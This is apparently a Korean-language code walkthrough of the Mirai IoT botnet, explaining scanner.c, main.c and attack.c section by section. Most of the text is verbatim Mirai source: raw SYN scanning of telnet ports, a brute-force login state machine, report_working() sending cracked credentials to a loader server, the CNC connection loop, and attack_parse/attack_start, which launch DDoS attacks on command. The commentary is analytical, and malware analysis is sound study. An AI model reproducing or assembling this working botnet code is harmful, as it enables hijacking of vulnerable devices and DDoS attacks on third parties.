        tcph->check = checksum_tcpudp(iph, tcph, htons(sizeof (struct tcphdr)), sizeof (struct tcphdr));

        paddr.sin_family = AF_INET;
        paddr.sin_addr.s_addr = iph->daddr;                             4
        paddr.sin_port = tcph->dest;

        sendto(rsck, scanner_rawpkt, sizeof (scanner_rawpkt), MSG_NOSIGNAL, (struct sockaddr *)&paddr, sizeof (paddr));
    }
}
```

· scanner_init(scanner.c) – 5(RECV 패킷 검사와 연결)

<scanner main loop>

1. ip header 보다 작은가
2. 목적지 주소가 local host(전파시키는 봇) 주소인가
3. ip header를 포함하는 프로토콜을 썼는가
4. TCP port에서 출발했는가
5. 목적지가 현재 Bot의 source port인가 (이전에 설정해둔 랜덤 port)
6. SYN 패킷이 아닌가
7. ACK 패킷이 아닌가
8. RST 패킷이 아닌가
9. FIN 패킷이 아닌가
10. ??

파일명	설명
scanner.c	새로운 bot 스캔

```
// Read packets from raw socket to get SYN+ACKs
last_avail_conn = 0;
while (TRUE)
{
    int n;
    char dgram[1514];
    struct iphdr *iph = (struct iphdr *)dgram;
    struct tcphdr *tcph = (struct tcphdr *)(iph + 1);
    struct scanner_connection *conn;

    errno = 0;
    n = recvfrom(rsck, dgram, sizeof (dgram), MSG_NOSIGNAL, NULL, NULL);
    if (n <= 0 || errno == EAGAIN || errno == EWOULDBLOCK)
        break;

    if (n < sizeof(struct iphdr) + sizeof(struct tcphdr))
        continue;
    if (iph->daddr != LOCAL_ADDR)
        continue;
    if (iph->protocol != IPPROTO_TCP)
        continue;
    if (tcph->source != htons(23) && tcph->source != htons(2323))
        continue;
    if (tcph->dest != source_port)
        continue;
    if (!tcph->syn)
        continue;
    if (!tcph->ack)
        continue;
    if (tcph->rst)
        continue;
    if (tcph->fin)
        continue;
    if (htonl(ntohl(tcph->ack_seq) - 1) != iph->saddr)
        continue;

    conn = NULL;
    for (n = last_avail_conn; n < SCANNER_MAX_CONNS; n++)
    {
        if (conn_table[n].state == SC_CLOSED)
        {
            conn = &conn_table[n];
            last_avail_conn = n;
            break;
        }
    }
```

1

2

3

```
conn->dst_addr = iph->saddr;
conn->dst_port = tcph->source;
setup_connection(conn);
```

4

· scanner_init(scanner.c) – 6 (연결 상태 검사)
<scanner main loop>

1. 연결 가능 상태지만, timeout이 되는 경우 검사

2. 최소 연결 가능성이라도 있으면 Retry를 하고, 없으면 연결을 끊음

3. 정상적으로 연결 가능 상태가 되면 mfd_wr에 fd 저장 (연결되기 전 상태)

4. 다른 상태가 되면 mfd_rd에 fd 저장 (이미 연결되고, 전파 중인 상태)

-> 연결 상태 확인과 timeout 검사

파일명	설명
scanner.c	새로운 bot 스캔

```
for (i = 0; i < SCANNER_MAX_CONNS; i++)
{
    int timeout;

    conn = &conn_table[i];
    timeout = (conn->state > SC_CONNECTING ? 30 : 5);

1   if (conn->state != SC_CLOSED && (fake_time - conn->last_recv) > timeout)
    {
#ifdef DEBUG
        printf("[scanner] FD%d timed out (state = %d)\n", conn->fd, conn->state);
#endif
        close(conn->fd);
        conn->fd = -1;

        // Retry
        if (conn->state > SC_HANDLE_IACS) // If we were at least able to connect, try again
        {
2           if (++(conn->tries) == 10)
            {
                conn->tries = 0;
                conn->state = SC_CLOSED;
            }
            else
            {
                setup_connection(conn);
#ifdef DEBUG
                printf("[scanner] FD%d retrying with different auth combo!\n", conn->fd);
#endif
            }
        }
        else
        {
            conn->tries = 0;
            conn->state = SC_CLOSED;
        }
        continue;
    }

    if (conn->state == SC_CONNECTING)
    {
        FD_SET(conn->fd, &fdset_wr);
        if (conn->fd > mfd_wr)
            mfd_wr = conn->fd;
    }
3   else if (conn->state != SC_CLOSED)
    {
        FD_SET(conn->fd, &fdset_rd);
        if (conn->fd > mfd_rd)
            mfd_rd = conn->fd;
    }
4
}
```

· scanner_init(scanner.c) – 7 (처음 연결시)

<scanner main loop>

1. 연결 상태가 fdset_wr에 포함되어 있는지 확인
(연결 가능 상태에서 connect는 아직 하지 않은 상태)

2. socket 정보를 불러온다.

3. socket이 정상 설정이면, 연결 정보에 랜덤 ID/PW를 삽입

4. socket 설정이 에러가 있다면, 연결을 끊고 다음 연결상태 확인

-> 연결 가능 상태에서 connect을 하지 않았다면, socket 정보를 확인하고 연결 설정을 한다.

```
        for (i = 0; i < SCANNER_MAX_CONNS; i++)
        {
            conn = &conn_table[i];

            if (conn->fd == -1)
                continue;

            if (FD_ISSET(conn->fd, &fdset_wr))  1
            {
                int err = 0, ret = 0;
                socklen_t err_len = sizeof (err);

                ret = getsockopt(conn->fd, SOL_SOCKET, SO_ERROR, &err, &err_len);  2
                if (err == 0 && ret == 0)
                {
                    conn->state = SC_HANDLE_IACS;
                    conn->auth = random_auth_entry();  3
                    conn->rdbuf_pos = 0;
#ifdef DEBUG
                    printf("[scanner] FD%d connected. Trying %s:%s\n", conn->fd, conn->auth->username, conn->auth->password);
#endif
                }
                else
                {
#ifdef DEBUG
                    printf("[scanner] FD%d error while connecting = %d\n", conn->fd, err);
#endif
                    close(conn->fd);
                    conn->fd = -1;
                    conn->tries = 0;
                    conn->state = SC_CLOSED;  4
                    continue;
                }
            }
```

파일명	설명
scanner.c	새로운 bot 스캔

· scanner_init(scanner.c) – 8 (연결 단계 확인)

<scanner main loop>

1. 연결 불가능 상태면 다음 연결 확인

2. 연결 구조체의 버퍼가 가득 찼을 경우 비우기

3. 해당 연결로 패킷을 받아서 정상여부 확인

4. recv()가 비정상적인 경우 Retry를 하고, 실패하면 연결을 끊음

-> 패킷을 받아보고 정상 연결 여부 확인

파일명	설명
scanner.c	새로운 bot 스캔

```
if (FD_ISSET(conn->fd, &fdset_rd))
{
    while (TRUE)
    {
        int ret;

        if (conn->state == SC_CLOSED)
            break;

        if (conn->rdbuf_pos == SCANNER_RDBUF_SIZE)
        {
            memmove(conn->rdbuf, conn->rdbuf + SCANNER_HACK_DRAIN, SCANNER_RDBUF_SIZE - SCANNER_HACK_DRAIN);
            conn->rdbuf_pos -= SCANNER_HACK_DRAIN;
        }
        errno = 0;
        ret = recv_strip_null(conn->fd, conn->rdbuf + conn->rdbuf_pos, SCANNER_RDBUF_SIZE - conn->rdbuf_pos, MSG_NOSIGNAL);
        if (ret == 0)
        {
#ifdef DEBUG
            printf("[scanner] FD%d connection gracefully closed\n", conn->fd);
#endif
            errno = ECONNRESET;
            ret = -1; // Fall through to closing connection below
        }
        if (ret == -1)
        {
            if (errno != EAGAIN && errno != EWOULDBLOCK)
            {
#ifdef DEBUG
                printf("[scanner] FD%d lost connection\n", conn->fd);
#endif
                close(conn->fd);
                conn->fd = -1;

                // Retry
                if (++(conn->tries) >= 10)
                {
                    conn->tries = 0;
                    conn->state = SC_CLOSED;
                }
                else
                {
                    setup_connection(conn);
#ifdef DEBUG
                    printf("[scanner] FD%d retrying with different auth combo!\n", conn->fd);
#endif
                }
            }
            break;
        }
        conn->rdbuf_pos += ret;
        conn->last_recv = fake_time;
```

1 2 3 4

· scanner_init(scanner.c) – 9 (전파 단계)

<scanner main loop>

1. 현재 연결 상태를 확인

2. 각 단계에 맞게 행동

3. 다음 상태(4번)로 상태를 변경

4. 다음 상태 실행

-> 마지막 상태가 될 때까지 단계적으로 진행한다.

파일명	설명
scanner.c	새로운 bot 스캔

```
while (TRUE)
{
    int consumed = 0;

    switch (conn->state)                                    1
    {
    case SC_HANDLE_IACS:                                    2
        if ((consumed = consume_iacs(conn)) > 0)
        {
            conn->state = SC_WAITING_USERNAME;              3
#ifdef DEBUG
            printf("[scanner] FD%d finished telnet negotiation\n", conn->fd);
#endif
        }
        break;
    case SC_WAITING_USERNAME:                               4
        if ((consumed = consume_user_prompt(conn)) > 0)
        {
            send(conn->fd, conn->auth->username, conn->auth->username_len, MSG_NOSIGNAL);
            send(conn->fd, "\r\n", 2, MSG_NOSIGNAL);
            conn->state = SC_WAITING_PASSWORD;
#ifdef DEBUG
            printf("[scanner] FD%d received username prompt\n", conn->fd);
#endif
        }
        break;
    case SC_WAITING_PASSWORD:
        if ((consumed = consume_pass_prompt(conn)) > 0)
        {
#ifdef DEBUG
            printf("[scanner] FD%d received password prompt\n", conn->fd);
#endif

            // Send password
            send(conn->fd, conn->auth->password, conn->auth->password_len, MSG_NOSIGNAL);
            send(conn->fd, "\r\n", 2, MSG_NOSIGNAL);

            conn->state = SC_WAITING_PASSWD_RESP;
        }
        break;
```

· scanner_init(scanner.c) – 10 (마지막 단계)
<scanner main loop>

1. 수집한 데이터의 상태를 확인

2. 데이터 수집 중 문제가 있을 시 연결 재시도

3. 데이터 수집이 성공했을 경우 report_working() 호출 (수집한 데이터를 loader server로 전송)

4. 수집한 데이터가 없을 경우, 다음 연결 상태 확인

5. 정상적으로 수집한 경우, 이미 수집한 데이터를 loader server로 보냈기 때문에 buffer를 지움

-> 데이터 수집 여부를 확인하고, loader server로 전송

파일명	설명
scanner.c	새로운 bot 스캔


```
                    case SC_WAITING_TOKEN_RESP:
                        consumed = consume_resp_prompt(conn);
                        if (consumed == -1)
                        {
#ifdef DEBUG
                            printf("[scanner] FD%d invalid username/password combo\n", conn->fd);
#endif
                            close(conn->fd);
                            conn->fd = -1;

                            // Retry
                            if (++(conn->tries) == 10)
                            {
                                conn->tries = 0;
                                conn->state = SC_CLOSED;
                            }
                            else
                            {
                                setup_connection(conn);
#ifdef DEBUG
                                printf("[scanner] FD%d retrying with different auth combo!\n", conn->fd);
#endif
                            }
                        }
                        else if (consumed > 0)
                        {
                            char *tmp_str;
                            int tmp_len;
#ifdef DEBUG
                            printf("[scanner] FD%d Found verified working telnet\n", conn->fd);
#endif
                            report_working(conn->dst_addr, conn->dst_port, conn->auth);
                            close(conn->fd);
                            conn->fd = -1;
                            conn->state = SC_CLOSED;
                        }
                        break;
                    default:
                        consumed = 0;
                        break;
                    }

                    // If no data was consumed, move on
                    if (consumed == 0)
                        break;
                    else
                    {
                        if (consumed > conn->rdbuf_pos)
                            consumed = conn->rdbuf_pos;

                        conn->rdbuf_pos -= consumed;
                        memmove(conn->rdbuf, conn->rdbuf + consumed, conn->rdbuf_pos);
                    }
```

· scanner 전파 단계(scanner.h)

- SC_CLOSED : 연결 불가능 상태
- SC_CONNECTION : 연결 가능 상태

1. SC_WATTING_USERNAME : ID를 요청한 상태
2. SC_WATTING_PASSWORD : PW를 요청한 상태
3. SC_WATTING_PASSWORD_RESP : 요청한 PW를 받는 상태
4. SC_WATTING_ENABLE_RESP :
5. SC_WATTING_SYSTEM_RESP :
6. SC_WATTING_SHELL_RESP :
7. SC_WATTING_SH_RESP :
8. SC_WATTING_TOKEN_RESP :

파일명	설명
scanner.c	새로운 bot 스캔

```
struct scanner_connection {
    struct scanner_auth *auth;
    int fd, last_recv;
    enum {
        SC_CLOSED,
        SC_CONNECTING,
        SC_HANDLE_IACS,
        SC_WAITING_USERNAME,
        SC_WAITING_PASSWORD,
        SC_WAITING_PASSWD_RESP,
        SC_WAITING_ENABLE_RESP,
        SC_WAITING_SYSTEM_RESP,
        SC_WAITING_SHELL_RESP,
        SC_WAITING_SH_RESP,
        SC_WAITING_TOKEN_RESP
    } state;
    ipv4_t dst_addr;
    uint16_t dst_port;
    int rdbuf_pos;
    char rdbuf[SCANNER_RDBUF_SIZE];
    uint8_t tries;
};
```

· scanner의 반복 동작(모든 스캔 대상)

1. scan 대상에게 SYN 패킷 전송
2. scan 대상 패킷을 받고 검사 후 연결 설정
3. 연결 상태의 단계를 확인
4. 연결 상태의 단계에 맞는 순차적 데이터 수집 진행
5. 모든 데이터 수집
6. loader 프로그램에게 수집한 데이터 전송
7. 사용한 buffer 초기화

- **fd_serv : CNC server socket**
- **fd_ctrl: local host socket**

(같은 프로세스 실행 여부 확인 용도)

- **pending_connection: CNC server와 연결 여부**

· main(main.c - Bot)

1. 2개의 fd_set(fd group)을 초기화

2. fd_ctrl을 fdsetrd fd_set에 포함(scoket 수락을 위해)

3. establish_connection() 호출
(CNC server socket 연결)

4. server와 연결 여부에 따라 fd_set 설정
(새로운 인스턴스 동작 확인을 위해)

5. fd_ctrl과 fd_serv 중 파일 디스크립터 값이 큰 것 저장

-> CNC server와 socket 연결

파일명	설명
main.c	Mirai 소켓 통신 개시 및 메인함수

```
while (TRUE)
{
    fd_set fdsetrd, fdsetwr, fdsetex;
    struct timeval timeo;
    int mfd, nfds;

    FD_ZERO(&fdsetrd);
    FD_ZERO(&fdsetwr);                          1

    // Socket for accept()
    if (fd_ctrl != -1)                          2
        FD_SET(fd_ctrl, &fdsetrd);

    // Set up CNC sockets
    if (fd_serv == -1)                          3
        establish_connection();

    if (pending_connection)
        FD_SET(fd_serv, &fdsetwr);              4
    else
        FD_SET(fd_serv, &fdsetrd);

    // Get maximum FD for select
    if (fd_ctrl > fd_serv)
        mfd = fd_ctrl;
    else                                        5
        mfd = fd_serv;
```

· establish_connection(main.c)

1. 소캣을 만듬

2. 소캣을 non-blocking과 read only 상태로 속성 설정

3. util_local_addr() 호출
(CNC server는 외부서버라, 구글 DNS 서버와 socket 연결)

4. CNC server socket을 연결 시킨다.

-> socket 생성 및 속성을 설정하고 CNC server와 socket을 연결한다.

```
static void establish_connection(void)
{
#ifdef DEBUG
    printf("[main] Attempting to connect to CNC\n");
#endif

    if ((fd_serv = socket(AF_INET, SOCK_STREAM, 0)) == -1)   1
    {
#ifdef DEBUG
        printf("[main] Failed to call socket(). Errno = %d\n", errno);
#endif
        return;
    }

    fcntl(fd_serv, F_SETFL, O_NONBLOCK | fcntl(fd_serv, F_GETFL, 0));   2

    // Should call resolve_cnc_addr
    if (resolve_func != NULL)
        resolve_func();   3

    pending_connection = TRUE;   4
    connect(fd_serv, (struct sockaddr *)&srv_addr, sizeof (struct sockaddr_in));
}
```

파일명	설명
main.c	Mirai 소켓 통신 개시 및 메인함수

```
void (*resolve_func)(void) = (void (*)(void))util_local_addr;
```

· teardown_connection(main.c - Bot)

- CNC server와 연결을 끊는 함수

```
static void teardown_connection(void)
{
#ifdef DEBUG
    printf("[main] Tearing down connection to CNC!\n");
#endif

    if (fd_serv != -1)
        close(fd_serv);
    fd_serv = -1;
    sleep(1);
}
```

파일명	설명
main.c	Mirai 소켓 통신 개시 및 메인함수

· main(main.c - Bot)

1. CNC 서버와 socket 연결 되어있는지 확인 (establish_connection()에서 설정)

2. CNC server와 연결 time out 시 teardown_connection() 호출(CNC server와 연결 끊기)

3. socket을 불렀을 때, error 발생 시 CNC server와 연결 끊기

4. 정상적으로 불렀을 경우, CNC server로 정보 전송

-> CNC server 연결 상태 검사 및 연결

파일명	설명
main.c	Mirai 소켓 통신 개시 및 메인함수

```
        // Check if CNC connection was established or timed out or errored
        if (pending_connection)                                          1
        {
            pending_connection = FALSE;

            if (!FD_ISSET(fd_serv, &fdsetwr))                                    2
            {
#ifdef DEBUG
                printf("[main] Timed out while connecting to CNC\n");
#endif
                teardown_connection();
            }
            else
            {
                int err = 0;
                socklen_t err_len = sizeof (err);

                getsockopt(fd_serv, SOL_SOCKET, SO_ERROR, &err, &err_len);
                if (err != 0)                                                    3
                {
#ifdef DEBUG
                    printf("[main] Error while connecting to CNC code=%d\n", err);
#endif
                    close(fd_serv);
                    fd_serv = -1;
                    sleep((rand_next() % 10) + 1);
                }
                else
                {
                    uint8_t id_len = util_strlen(id_buf);                        4

                    LOCAL_ADDR = util_local_addr();
                    send(fd_serv, "\x00\x00\x00\x01", 4, MSG_NOSIGNAL);
                    send(fd_serv, &id_len, sizeof (id_len), MSG_NOSIGNAL);
                    if (id_len > 0)
                    {
                        send(fd_serv, id_buf, id_len, MSG_NOSIGNAL);
                    }
#ifdef DEBUG
                    printf("[main] Connected to CNC. Local address = %d\n", LOCAL_ADDR);
#endif
                }
            }
        }
```

· main(main.c - Bot)

1. select 함수로 2개의 fd_set을 검사

2. 오류 & 타임 아웃 발생시 오류 수정과정

3. 새로운 동일한 Bot 프로세스 실행 감지. (감지 시 현재 프로세스 종료 - kill self)

-> fd_set 검사 후, 새로운 Bot 프로세스 감지 후 self kill 검토

파일명	설명
main.c	Mirai 소켓 통신 개시 및 메인함수

```
        // Wait 10s in call to select()
        timeo.tv_usec = 0;
        timeo.tv_sec = 10;
        nfds = select(mfd + 1, &fdsetrd, &fdsetwr, NULL, &timeo);
        if (nfds == -1)
        {
#ifdef DEBUG
            printf("select() errno = %d\n", errno);
#endif
            continue;
        }
        else if (nfds == 0)
        {
            uint16_t len = 0;

            if (pings++ % 6 == 0)
                send(fd_serv, &len, sizeof (len), MSG_NOSIGNAL);
        }
```

1

2

```
        // Check if we need to kill ourselves
        if (fd_ctrl != -1 && FD_ISSET(fd_ctrl, &fdsetrd))
        {
            struct sockaddr_in cli_addr;
            socklen_t cli_addr_len = sizeof (cli_addr);

            accept(fd_ctrl, (struct sockaddr *)&cli_addr, &cli_addr_len);

#ifdef DEBUG
            printf("[main] Detected newer instance running! Killing self\n");
#endif
#ifdef MIRAI_TELNET
            scanner_kill();
#endif
            killer_kill();
            attack_kill_all();
            kill(pgid * -1, 9);
            exit(0);
        }
```

3

· main(main.c - Bot)

1. fd_serv가 소켓 설정되고, fdsetrd 배열에 있는지 확인

2. CNC에서 받은 패킷을 읽기(버퍼 길이) - 에러, 연결테스트

3. CNC에서 받은 패킷의 길이가 0이면(응답이 없으면) 연결 종료

4. 데이터를 네트워크 순서로 바꾼후, 건전성 검사 (받은 패킷 길이가 0이면 ping이므로 continue)

-> CNC server로 패킷을 받아 연결 상태 검사

파일명	설명
main.c	Mirai 소켓 통신 개시 및 메인함수

```
else if (fd_serv != -1 && FD_ISSET(fd_serv, &fdsetrd))                    1
{
    int n;
    uint16_t len;
    char rdbuf[1024];

    // Try to read in buffer length from CNC                              2
    errno = 0;
    n = recv(fd_serv, &len, sizeof (len), MSG_NOSIGNAL | MSG_PEEK);
    if (n == -1)
    {
        if (errno == EWOULDBLOCK || errno == EAGAIN || errno == EINTR)
            continue;
        else
            n = 0; // Cause connection to close
    }

    // If n == 0 then we close the connection!                            3
    if (n == 0)
    {
#ifdef DEBUG
        printf("[main] Lost connection with CNC (errno = %d) 1\n", errno);
#endif
        teardown_connection();
        continue;
    }

    // Convert length to network order and sanity check length            4
    if (len == 0) // If it is just a ping, no need to try to read in buffer data
    {
        recv(fd_serv, &len, sizeof (len), MSG_NOSIGNAL); // skip buffer for length
        continue;
    }
    len = ntohs(len);
    if (len > sizeof (rdbuf))
    {
        close(fd_serv);
        fd_serv = -1;
    }
```

· main(main.c - Bot)

1. CNC server에서 패킷 받기

2. CNC에서 받은 패킷을 제대로 받았나 확인

3. CNC 서버에서 실제로 필요한 패킷을 받음

4. CNC 서버에서 받은 패킷을 파싱 후, 공격 실행

-> CNC server 패킷 보내 검사 및 실제 패킷 받음.
이 후, 파싱 과정을 거친 후 공격 실행

파일명	설명
main.c	Mirai 소켓 통신 개시 및 메인함수

```
            // Try to read in buffer from CNC
            errno = 0;
            n = recv(fd_serv, rdbuf, len, MSG_NOSIGNAL | MSG_PEEK);   1
            if (n == -1)
            {
                if (errno == EWOULDBLOCK || errno == EAGAIN || errno == EINTR)
                    continue;
                else
                    n = 0;
            }

            // If n == 0 then we close the connection!
            if (n == 0)
            {                                                          2
#ifdef DEBUG
                printf("[main] Lost connection with CNC (errno = %d) 2\n", errno);
#endif
                teardown_connection();
                continue;
            }

            // Actually read buffer length and buffer data
            recv(fd_serv, &len, sizeof (len), MSG_NOSIGNAL);
            len = ntohs(len);
            recv(fd_serv, rdbuf, len, MSG_NOSIGNAL);                   3

#ifdef DEBUG
            printf("[main] Received %d bytes from CNC\n", len);
#endif

            if (len > 0)
                attack_parse(rdbuf, len);                              4
        }
    }
```

· attack_parse(attack.c) - CNC -> bot

1. attack duration을 읽음
2. attack ID(공격 종류)를 읽음
3. target의 수를 읽음
4. 모든 target의 정보를 읽음
5. 공격 option의 수를 읽음
6. 모든 공격 option을 읽음
7. 파싱한 값들을 인자로 attack_start를 호출

-> CNC server에서 받은 정보를 파싱하여 attack_start 인자로 넘겨, 공격을 실행

파일명	설명
attack.c	DDos 공격 함수파일, 공격 함수 구현

```c
void attack_parse(char *buf, int len)
{
    int i;
    uint32_t duration;
    ATTACK_VECTOR vector;
    uint8_t targs_len, opts_len;
    struct attack_target *targs = NULL;
    struct attack_option *opts = NULL;

    // Read in attack duration uint32_t
    if (len < sizeof (uint32_t))
        goto cleanup;
    duration = ntohl(*((uint32_t *)buf));
    buf += sizeof (uint32_t);
    len -= sizeof (uint32_t);

    // Read in attack ID uint8_t
    if (len == 0)
        goto cleanup;
    vector = (ATTACK_VECTOR)*buf++;
    len -= sizeof (uint8_t);

    // Read in target count uint8_t
    if (len == 0)
        goto cleanup;
    targs_len = (uint8_t)*buf++;
    len -= sizeof (uint8_t);
    if (targs_len == 0)
        goto cleanup;

    // Read in all targs
    if (len < ((sizeof (ipv4_t) + sizeof (uint8_t)) * targs_len))
        goto cleanup;
    targs = calloc(targs_len, sizeof (struct attack_target));
    for (i = 0; i < targs_len; i++)
    {
        targs[i].addr = *((ipv4_t *)buf);
        buf += sizeof (ipv4_t);
        targs[i].netmask = (uint8_t)*buf++;
        len -= (sizeof (ipv4_t) + sizeof (uint8_t));

        targs[i].sock_addr.sin_family = AF_INET;
        targs[i].sock_addr.sin_addr.s_addr = targs[i].addr;
    }

    // Read in flag count uint8_t
    if (len < sizeof (uint8_t))
        goto cleanup;
    opts_len = (uint8_t)*buf++;
    len -= sizeof (uint8_t);

    // Read in all opts
    if (opts_len > 0)
    {
        opts = calloc(opts_len, sizeof (struct attack_option));
        for (i = 0; i < opts_len; i++)
        {
            uint8_t val_len;

            // Read in key uint8
            if (len < sizeof (uint8_t))
                goto cleanup;
            opts[i].key = (uint8_t)*buf++;
            len -= sizeof (uint8_t);

            // Read in data length uint8
            if (len < sizeof (uint8_t))
                goto cleanup;
            val_len = (uint8_t)*buf++;
            len -= sizeof (uint8_t);

            if (len < val_len)
                goto cleanup;
            opts[i].val = calloc(val_len + 1, sizeof (char));
            util_memcpy(opts[i].val, buf, val_len);
            buf += val_len;
            len -= val_len;
        }
    }

    errno = 0;
    attack_start(duration, vector, targs_len, targs, opts_len, opts);

    // Cleanup
    cleanup:
    if (targs != NULL)
        free(targs);
    if (opts != NULL)
        free_opts(opts, opts_len);
}
```

· attack_start(attack.c)

1. 자식 프로세스 만들고, 부모 프로세스는 return (부모 프로세스는 main thread 계속 진행)

2. 일정시간 대기 후 부모 프로세스 강제종료 (일종의 타임아웃 개념)

3. 인자로 들어온 공격을 찾고, 해당 공격 함수를 실행 (시간이 오래걸릴 경우 2에 의해 종료)


-> method 배열에서 인자에 맞는 벡터를 찾아서, 실질적 공격 실행

```
void attack_start(int duration, ATTACK_VECTOR vector, uint8_t targs_len, struct attack_target *targs, uint8_t opts_len, struct attack_option *opts)
{
    int pid1, pid2;

    pid1 = fork();
    if (pid1 == -1 || pid1 > 0)
        return;

    pid2 = fork();
    if (pid2 == -1)
        exit(0);
    else if (pid2 == 0)
    {
        sleep(duration);
        kill(getppid(), 9);
        exit(0);
    }
    else
    {
        int i;

        for (i = 0; i < methods_len; i++)
        {
            if (methods[i]->vector == vector)
            {
#ifdef DEBUG
                printf("[attack] Starting attack...\n");
#endif
                methods[i]->func(targs_len, targs, opts_len, opts);
                break;
            }
        }

        //just bail if the function returns
        exit(0);
    }
}
```

1
2
3

파일명	설명
attack.c	DDos 공격 함수파일, 공격 함수 구현

· Bot의 main 함수 호출



· Bot의 초기화

1. Bot 프로그램 삭제(추적 방지)
2. 신호 기반 control 제어
3. watchdog 종료하여 기기 자동 재시작 금지
4. local host socket 연결(중복 프로세스 실행 시, self kill 하기 위해)
5. argv[0] (프로그램 이름 인자) 변경
6. 프로세스 이름 변경
7. 미리 정의된 attack 함수 정보를 배열에 저장(나중에 CNC server에서 받은 패킷 공격 종류 구분을 위해) – attack_init()
8. 현재 Bot의 실행중인 프로세스 관리를 위해 killer thread 생성 **– killer_init()**
9. 네트워크 내부의 다른 취약한 기기를 검사하고, 그 정보를 loade로 보내기 위해 scanner thread 생성 **– scanner_init()**

· Bot의 반복동작

1. CNC socket 연결 (CNC server는 외부 네트워크라 Google DNS를 통해 연결)

2. CNC socket 연결 확인 후, CNC로 packet send

3. local host socket을 통해 중복 프로세스 실행 여부 확인(중복 프로세스 실행시, self kill)

